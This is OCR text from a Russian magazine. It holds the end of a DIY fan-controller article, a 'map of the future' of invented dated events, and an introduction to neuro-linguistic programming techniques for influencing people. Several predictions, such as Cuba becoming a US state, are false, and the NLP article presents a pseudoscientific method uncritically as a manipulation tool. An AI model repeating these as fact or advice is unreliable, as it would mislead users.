
☒ АПГРЕЙД ДЕЛО ТОНКОЕ

Если захочешь добавить второй датчик для контроля другого вентилятора, то совершенно не обязательно городить второй генератор, достаточно добавить второй компаратор и схему вычисления, а пилу подать из одного и того же источника. Для этого, конечно, придется перерисовать рисунок печатной платы, но я думаю, для тебя это не составит большого труда.

☒ ИТОГ

Сижу, печатаю эту статью. Проц не загружен. Системник, стоящий у меня почти под ухом, лениво, в пол силы, шуршит вентиляторами. За окном морозно, приоткрыл форточку — компьютер вообще затаился. Автоматика, блин! Тишина стоит того, чтобы ради нее посидеть вечерок с паяльником. Удачи, фрикер!

Будущее



Карта будущего

01. Куба
2020. Гавана. Национальная ассамблея Кубы большинством голосов приняла решение о вступлении в состав Соединенных Штатов в качестве 51-го штата.

02. США
2035. Вашингтон. По решению Конгресса США столица Соединенных Штатов переносится из Вашингтона в Сиэтл.

03. США
2022. Съезд Республиканской партии США официально выдвинул кандидатуру Билла Гейтса на второй президентский срок.

04. США
2015. Сан-Франциско. Компания Google объявила о намерении приобрести корпорацию Apple за 150 миллиардов долларов.

05. Бразилия
2038. Ассоциация государств-экспортеров пресной воды – Бразилия, Россия, Дания (Гренландия) – приняла решение ограничить поставки воды на мировой рынок в ответ на оккупацию коалиционными силами США и Великобритании 2/3 Антарктиды.

06. Бельгия
2045. Брюссель. На чрезвычайной сессии парламента Европейского Союза было принято решение о начале эвакуации жителей прибрежных территорий Нидерландов, Бельгии и Дании вглубь континента. Эвакуация должна завершиться в феврале 2050 года.


07. Швейцария
2012. UEFA приняла решение о переносе Чемпионата Европы по футболу, который должен был пройти в Польше и Украине, в Англию – в связи с неготовностью к соревнованию вышеуказанных восточно-европейских стран.

08. Исландия
2030. В Рейкьявике торжественно закрыта последняя бензоколонка. Исландия стала первой страной в мире, полностью перешедшей на водородное топливо.


09. Нигерия
2040. В Абудже, столице Нигерии, прошли 37-е Летние Олимпийские игры. В ходе соревнований марафонская дистанция была впервые в истории человечества преодолена быстрее 2 часов.

10. Великобритания
2018. Парламент Великобритании принял решение о выходе из состава

наступит в марте



Европейского Союза.
11. Россия
2016. Евгений Чичваркин выставил свою кандидатуру на президентских выборах.
12. Австрия
2035. В связи с глобальным потеплением Austrian Alpine Association констатирует, что более 90% всего объема и площади австрийских альпийских ледников может исчезнуть уже к концу XXI века!
13. Индия
2030. Население Индии превысило население Китая. Страны сравнялись в 2029 году на отметке 1,5 миллиарда жителей.
14. Пакистан
2009. Атомный взрыв в Пакистане. Страны ООН голосуют за полный запрет ядерного оружия в мире.
15. Китай
2020. По статистике, Китай стал самой большой англоговорящей страной в мире. Кроме того, Поднебесная обогнала США по номинальному ВВП – $29,3 триллиона. В стране 1 миллиард владельцев сотовых телефонов.
16. Тайвань
2035. Самый жаркий год в истории Тайваня. Впервые средняя температура за три летних месяца превысила 35 градусов Цельсия.
17. Антарктида
2010. Криоробот, предназначенный для поиска жизни в океане спутника Юпитера, проник к озеру «Восток» в центре континента. Озеро, отрезанное от окружающего мира более миллиона лет, стало первым испытательным полигоном для робота.
18. 2050. Население Земли превысило 9 миллиардов человек.



ЖАННА «MEHOVUSHKA» КОНДРАТЬЕВА
/ MEHOVUSHECHKA@YANDEX.RU /


КОПИРОВАНИЕ ЧЕЛОВЕЧЕСКОГО СОВЕРШЕНСТВА

ТЕХНИКИ НЕЙРОЛИНГВИСТИЧЕСКОГО ПРОГРАММИРОВАНИЯ ИЛИ ВЗГЛЯД ИЗ-ЗА УГЛА


Нейролингвистическое программирование — сравнительно молодое направление психотерапии, при этом успевшее обрасти таким количеством мифов, что другим направлениям психологии и психотерапии и не снилось. Почему же именно НЛП приписывают мистические свойства и возводят его в ранг сверхтехнологий? Действительно ли НЛП может изменить нашу жизнь, помочь завоевать симпатии, стать инструментом программирования поведения окружающих или это все выдумки, не имеющие ничего общего с реальностью? Попробуем разобраться.

ПОЧЕМУ НЛП?

Открою тебе страшную тайну: и ты, и я, и вообще все люди функционируют на двух уровнях. Первый — нейрологический, он же физиологический. И второй — лингвистический, он же сознательный уровень слов, названий и определений. Вот откуда появилось определение: нейролингвистическое. Теперь разберемся, почему программирование, а не, скажем, нейролингвистическая гимнастика. Как ты догадываешься, здесь есть кое-что общее с такими языками программирования, как C++ или Delphi. Программирование — это искусственный язык, предназначенный для записи алгоритмов. Из известных тебе методов и классов того или иного языка ты пишешь свою уникальную программу. Так вот в нейролингвистическом программировании все то же самое. При помощи известных и когда-то описан-



nlp-system.com/sbornik_tehnik.php — сборник всевозможных техник НЛП



nlpr.ru — электронная библиотека материалов по нейролингвистическому программированию

ных паттернов (в переводе с англ. — шаблон, образец, клише), которые приводят к успеху, ты можешь программировать свое поведение и влиять на окружающих. И никакой мистики или насилия над личностью. НЛП предлагает изменять сиюминутное или долгосрочное поведение человека, но не саму личность.

КАЛИБРОВКА

Когда мы занимаемся калибровкой чего-либо, скажем, двигателя в автомобиле, то мы должны знать исходную точку, относительно которой осуществляется калибровка. В НЛП, прежде чем осуществлять какое-то воздействие, необходимо понять текущее состояние собеседника и относительно этого состояния оценивать все его последующее поведение. В калибровке важно найти исходное (нулевое) состояние собеседника. В разные моменты времени у человека может быть разное нулевое состояние, что уникальным образом выражается во внешнем поведении. Каждому состоянию свойственна определенная жестикуляция, мимика, тон голоса, темп и даже ритм речи. В калибровке нам важно замечать эти состояния и запоминать их невербальные проявления. То есть исходное состояние — та самая точка отсчета, а любые изменения — это то, что нас будет интересовать.

Помнишь, мы с тобой уже говорили о такой вещи, как соответствие вербальных сигналов и не вербальных, — это так называемая конгруэнтность (взаимное соответствие между тем, что человек делает и тем, что говорит). Несогласованность сигналов уже сама по себе говорит о том, что обсуждаемая тема является значимой или болезненной для нашего собеседника, и с этим уже можно работать. Самая большая ошибка в трактовке конгруэтности/неконгруэнтности заключается в шаблонном приписывании стандартных объяснений невербальным сигналам. Например, если у человека покраснело лицо, это не обязательно означает, что у него повышенный эмоциональный фон. Возможно, просто проблемы с давлением. Об этом всегда нужно помнить.

Если ты хочешь стать хорошим НЛПишником , то важно научиться сканировать не сам свершившийся факт покраснения лица или факт скрещенных на груди рук, а момент перехода человека из одного состояния в другое. Собеседник еще только дернул плечом, а ты уже изменил свое поведение, уже ведешь его в другую сторону. Отслеживание изменений относительно того или иного состояния и есть суть калибровки. Если ты поздно пришел домой, не позвонив предварительно родителям, то, заходя в квартиру, тебе не нужно быть НЛП-мастером, чтобы понять изменившиеся эмоциональные состояния матери и отца относительно их обычного (нулевого) состояния и скорректировать свое поведение, стратегию, если хочешь. Это и есть самый простой пример калибровки. А научиться отличать все нюансы состояний относительно разных нулевых точек, да еще и у незнакомых людей — это уже искусство. Овладеть им тебе вполне по силам, если будет желание.

ПОДСТРОЙКА ИЛИ ЗАГАДОЧНЫЙ РАППОРТ

От калибровки логичным будет переход через подстройку к раппорту. Посмотрим, что такое подстройка с раппортом, и как это можно использовать во благо. Раппорт — процесс построения и поддержания взаимного доверия и понимания между двумя или более людьми. Раппортом можно назвать состояние, когда ты просишь близкого друга о чем-либо, и он делает это, не спрашивая, зачем. То есть раппорт это такое состояние твоего собеседника, когда любое действие, которого ты хочешь от него добиться, не вызывает противодействия. Идеальным примером раппорта будет состояние влюбленности. Например, когда твоя девушка делает для тебя что-либо без лишних слов и сопротивления, даже если это ей не совсем комфортно.

Раппорт состоит из трех процессов: калибровка (о ней ты уже знаешь), подстройка и ведение (воздействие на поведение). Подстройка — это заимствование деталей поведения (позы, мимики, интонаций и т.д.) другого человека с целью создания или усиления раппорта. Именно при помощи подстройки ты достигаешь состояния раппорта. Обнаруживал ли ты когда-нибудь, что, разговаривая с понравившейся тебе девушкой, невольно копируешь ее позу? Это подстройка по телу произошла автоматически, без усилий с твоей стороны. Твоя задача научиться делать это осознанно, причем не только с теми, кто тебе нравится, а со всеми, с кем тебе нужен раппорт, с теми, на чье поведение ты хочешь научиться влиять. Итак, для достижения раппорта мы с тобой будем использовать подстройку, как метод достижения сходства. Бывают подстройки по телу, по ритму и дыханию, по убеждению и ценностям, по ключевым словам — и много других разных и интересных подстроек. Расскажу про некоторые из них.

ПОДСТРОЙКА ПО ТЕЛУ

Один из распространенных мифов в НЛП — это миф о точном и обязательном копировании позы собеседника. Однако на самом деле суть подстройки по телу заключается не столько в копировании позы, сколько в напряжении тех же групп мышц, что и у твоего собеседника, в удержании того же центра тяжести. При этом важно выполнять подстройку с меньшей интенсивностью, чем оригинальные действия собеседника. Например, девушка рассмеялась, ты только улыбнулся. Босс закинул ногу на ногу, ты лишь скрестил щиколотки. И так далее.

ПОДСТРОЙКА ПО ДЫХАНИЮ

